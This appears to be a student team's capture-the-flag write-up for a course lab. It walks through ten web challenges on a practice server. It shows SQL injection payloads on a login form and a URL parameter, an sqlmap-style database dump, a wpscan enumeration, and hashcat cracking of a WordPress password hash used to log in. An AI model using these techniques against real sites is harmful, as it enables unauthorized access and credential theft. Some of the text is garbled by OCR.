


# CTF write up for Group 8

Group Member: Yucheng He, Beibei Du, Feiyu Lu, Xiaoyu Shi

Challenge 1: Just GET the FLAG. 100 points


From the Hint, we know we must get the "FLAG", we tried to enter the url: <http://35.160.70.156/FLAG>

It will download a file named FLAG, open it, there is key inside:



Challenge 2: You are staring right at it. 100 points

When we load the url: <http://35.160.70.156/board.php>



We found the logo in that page's face switched. By the help of someone's alert injection, we can stop the face not switching, so we saved the logo, and use command: strings logo.png, we found the key:

```
1END  
key{b021295822aa4fcfc3247ea4d3c94a5347ba55cc}  
resnet159-183:Documents Hewade$
```

Challenge 3: All your base64 are belong to us. 200 points

In the same page: <http://35.160.70.156/board.php> , we use seq injection change the url to:

<http://35.160.70.156/board.php?id=1%20or%201=1>

Then we found following page with some coded strings:



From the hint, we know they were base64 encoded. So we decoded with base64 decoder for all the keys, then we found the key:

Decode from Base64 format  
Simply use the form below


`a2V5e2E3YjQ1NGE1ZGlxMzYyZWRiYmUyMjRhYTY5ZDjiOGNmMjU0ZWQyMWV9`

(You may also select input charset.)

`key{a7b454a5db1362edbbe224aa69d2b8cf254ed21e}`

Challenge 4: Don't ask me if something looks wrong. Look again, pay careful attention. **200 points**

In the admin.php page, we use seq injection to hacked into the login and password.




The screenshot shows a web browser window with the URL `35.160.70.156/admin.php`. The page displays a simple login form with two input fields: 'Login' and 'Password'. Below the fields are 'Submit' and 'Reset' buttons. The 'Login' field contains the value `'1' or '1=1'`, which is a common SQL injection payload. The browser's address bar and various tabs are visible at the top.

Then we found page:



View the page source of this page, we found the key:




```
1<html>
2<head><title>404 Not Found</title></head>
3<body bgcolor="white">
4<center><h1>404 Not Found</h1></center>
5<center><p>Looking for <a href="http://35.162.1.149/">Evil Homer</a>?</p></center>
6<hr><center>nginx/1.6.2 (Ubuntu)</center>
7</body>
8</html>
9<!-- Hmmm, the plot thickens... key{f142054ce77c8dd1a3c402fa45f10e349fe8e2b4}-->
```


We also found the Evil Homer, which will be used in Challenge 10.

**Challenge 5: Don't ask me if something looks wrong. Look again, pay really careful attention. 300 points**

Since we logged in and in class we discussed about cookies. So we checked the cookies about the page:




We found the content value is false, this maybe why there is 404 error. So we set the value to true, and refresh the page, it showed the key:



## Challenge 6: Buried in the dump of uploads. 100 points

The hint is uploads, so we know the page is using WordPress, so we use wpscan to scan the server, we found following links:



```
root@kali: ~
File Edit View Search Terminal Help
Sponsored by Sucuri - https://Sucuri.net
@ WPScan , @ethicalhack3r, @erwan_lr, pvd1, @_FireFart_


It seems like you have not updated the database for some time.
[?] Do you want to update now? [Y]es [N]o [A]bort, default: [N]Y
Updating the Database ...
Update completed.
[+] URL: http://35.160.70.156/
[+] Started: Wed Nov 2 10:15:36 2016


[!] The WordPress 'http://35.160.70.156/readme.html' file exists exposing a version number
[+] Interesting header: SERVER: nginx/1.4.6 (Ubuntu)
[+] Interesting header: X-POWERED-BY: PHP/5.5.9-lubuntu4.20
[!] Registration is enabled: http://35.160.70.156/wp-login.php?action=register
[+] XML-RPC Interface available under: http://35.160.70.156/xmlrpc.php
[!] Upload directory has directory listing enabled: http://35.160.70.156/wp-content/uploads/
[!] Includes directory has directory listing enabled: http://35.160.70.156/wp-includes/
[!] undefined method `[]' for nil:NilClass
root@kali:~#
```

One is the wp-content/uploads. So we get the uploads directory and found there is a file named fun.pcap.

## Index of /wp-content/uploads/2015/10/

..		
<a href="#">fun.pcap</a>	28-Oct-2016 18:17	52
<a href="#">happy-150x150.png</a>	22-Oct-2016 23:20	27104
<a href="#">happy.png</a>	22-Oct-2016 23:20	26601

This file is actually a txt file. So open the file we get the key:




```
fun.pcap
1 FLAG: key{82056ad7d72266424775341f3ef7ce175a204d1f}
2
```

## Challenge 7: Buried in the dump: needle in the haystack. 400 points

Since we use seq injection in the challenge, so we know there is database in the server. So we use the seqmap to scan all the databases:

Command: seqmap --url=http://35.160.70156/board.php?id=1 --dbs



Then we got all the database names. Then we dump the databases, we found all the keys:

```
| key{1baa06b4c8bc2d63f9db4d4cc86a2e2b12a/e893}
| key{b021295822aa4fcfc3247ea4d3c94a5347ba55cc}
| key{a7b454a5db1362edbbe224aa69d2b8cf254ed21e}
| key{f142054ce77c8dd1a3c402fa45f10e349fe8e2b4}
| key{41e5ead50734b60f1616f60e13ac8b5ad78cdd11}
| key{82056ad7d72266424775341f3ef7ce175a204d1f}
| key{79994a5celac700769cddb476b0cf5ffb0afc29f}
| key{5442082b312696766f4a9b6b0e632350b032dda4}
| key{22c1d9a7ae38237bdae1aadfe685f501c570a391}
| key{792445a15d6bc3d6eeb15cb5645a4cfa3b6849ba}
```

### Challenge 8: About my friend bobo... 200 points

Same as challenge 7, we dumped the wp\_users, there are user login and password.

```
File Edit View Search Terminal Help
[22:33:37] [INFO] retrieved: wp_usermeta
[22:33:46] [INFO] retrieved: wp_users
Database: board
[14 tables]
+-----+
| posts          | tables          | c3.txt
| replies        |                 |
| users          |                 |
| wp_commentmeta|                 |
| wp_comments    |                 |
| wp_links       |                 |
| wp_options     |                 |
| wp_postmeta    |                 |
| wp_posts       |                 |
| wp_term_relationships |                 |
| wp_terms       |                 |
| wp_taxonomy    |                 |
| wp_usermeta    |                 |
| wp_users       |                 |
+-----+
[22:33:49] [INFO] fetched data logged to text
35.160±70.0156ns
```

we found the login:bobo with the password:

\$P\$BmuuR1vYX.IAdVZoVY2KWnbzrNCcGB.

Use hash cat the crack the password, we know password is scorpion

```
Administrator: Command Prompt

Device #1: Kernel m00400.023e3c21.kernel not found in cache! Building may take a while...
ache-hit dictionary stats wordlists/500-worst-passwords.txt: 3493 bytes, 500 words, 500 keys
TTENTION!
The wordlist or mask you are using is too small.
Therefore, hashcat is unable to utilize the full parallelization power of your device(s).
The cracking speed will drop.
Workaround: https://hashcat.net/wiki/doku.php?id=frequently_asked_questions#how_to_create_m
NFO: approaching final keyspace, workload adjusted
$P$BmuuR1vYX.IAdVZoVY2KWnbzrNCcGB.:scorpion

ession.Name...: hashcat
tatus.....: Cracked
nput.Mode....: File (wordlists/500-worst-passwords.txt)
ash.Target...: $P$BmuuR1vYX.IAdVZoVY2KWnbzrNCcGB.
ash.Type.....: phpass, MD5(Wordpress), MD5(phiBB3), MD5(Joomla)
ime.Started...: 0 secs
peed.Dev.#1...: 1683 H/s (0.22ms)
ecovered.....: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
rogress.....: 500/500 (100.00%)
ejected.....: 0/500 (0.00%)

tarted: Tue Nov 01 23:15:14 2016
opped: Tue Nov 01 23:15:18 2016
:\hashcat-3.10>hashcat64.exe -a 0 -m 400 lab6.txt wordlists
```

Then we go to <http://35.160.70.156/wp-login.php>


We login as bobo, with the password: scorpion

We found the key:

The screenshot shows a WordPress dashboard. The left sidebar has a dark theme with white text. It includes links for Dashboard, Posts (which is selected and highlighted in blue), All Posts, Add New, Comments (with 36 notifications), Profile, Tools, and a Collapse menu. The main content area is titled 'Edit Post' with a 'Add New' button. A message at the top says 'WordPress 4.6.1 is available! Please notify the site administrator.' Below that, the post title is 'Steal this'. Underneath the title, it says 'Permalink: http://35.160.70.156/?p=50' and 'View Post'. The post content area contains the text 'key{5442082b312696766f4a9b6b0e632350b032ddaa4}'.

## Challenge 9: That README is peculiar... 100 points

In challenge 6, we wpscan also found the link: readme.html. From the hint the README is peculiar, we goto that page and view the page source, found the key:



The screenshot shows a web browser window with the URL `http://35.160.70.156/readme.html`. The browser's title bar says "The Happening | WordPress · ReadMe". The page content is the source code of the `readme.html` file. The source code contains HTML and PHP-like syntax. It includes a meta tag for viewport, a title, and a link to a stylesheet. It features a logo for WordPress and a welcome message from Matt Mullenweg. It provides instructions for installation, mentioning an automatic installer and configuration files. It also discusses updating the software. The entire page is styled with a light blue background and white text.

```
1 <!DOCTYPE html>
2 <html>
3 <head>
4   <meta name="viewport" content="width=device-width" />
5   <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
6   <title>WordPress &#8250; ReadMe</title>
7   <link rel="stylesheet" href="wp-admin/css/install.css?ver=20100228" type="text/css" />
8 </head>
9 <body>
10 <!-- key{22cld9a7ae38237bdaelaadfe685f501c570a391} -->
11 <h1 id="logo">
12   <a href="https://wordpress.org/"></a>
13   <br /> Version 4.1
14 </h1>
15 <p style="text-align: center">Semantic Personal Publishing Platform</p>
16
17 <h1>First Things First</h1>
18 <p>Welcome. WordPress is a very special project to me. Every developer and contributor adds something unique to the mix, and t
19 <p style="text-align: right">&#8212; Matt Mullenweg</p>
20
21 <h1>Installation: Famous 5-minute install</h1>
22 <ol>
23   <li>Unzip the package in an empty directory and upload everything.</li>
24   <li>Open <span class="file"><a href="wp-admin/install.php">wp-admin/install.php</a></span> in your browser. It will take y
25     <ol>
26       <li>If for some reason this doesn't work, don't worry. It doesn't work on all web hosts. Open up
27       <li>Save the file as <code>wp-config.php</code> and upload it.</li>
28       <li>Open <span class="file"><a href="wp-admin/install.php">wp-admin/install.php</a></span> in your browser.</li>
29     </ol>
30   </li>
31   <li>Once the configuration file is set up, the installer will set up the tables needed for your blog. If there is an erro
32   <li><strong>If you did not enter a password, note the password given to you.</strong> If you did not provide a username, i
33   <li>The installer should then send you to the <a href="#">login page</a>. Sign in with the username and passwo
34 </ol>
35
36 <h1>Updating</h1>
37 <h2>Using the Automatic Updater</h2>
38 <p>If you are updating from version 2.7 or higher, you can use the automatic updater:</p>
39 <ol>
40   <li>Open <span class="file"><a href="wp-admin/update-core.php">wp-admin/update-core.php</a></span> in your browser and fo
41   <li>You wanted more, perhaps? That's it!</li>
42 </ol>
43
44 <h2>Updating Manually</h2>
45 <ol>
46   <li>Before you update anything, make sure you have backup copies of any files you may have modified such as <code>index.ph
47   <li>Delete your old WordPress files, saving ones you've modified.</li>
48   <li>Upload the new files.</li>
49   <li>Point your browser to <span class="file"><a href="wp-admin/upgrade.php">wp-admin/upgrade.php</a></span></li>
50 </ol>
```

### Challenge 10: I am eval Homer. 300 points

We actually didn't solve this challenge, we use the key got from challenge 7.

But we know there is a link to Evil Homer, and the page ask us to set the query string id to homer.

Then we got the video of evil homer... We downloaded the mp4, and cannot find key..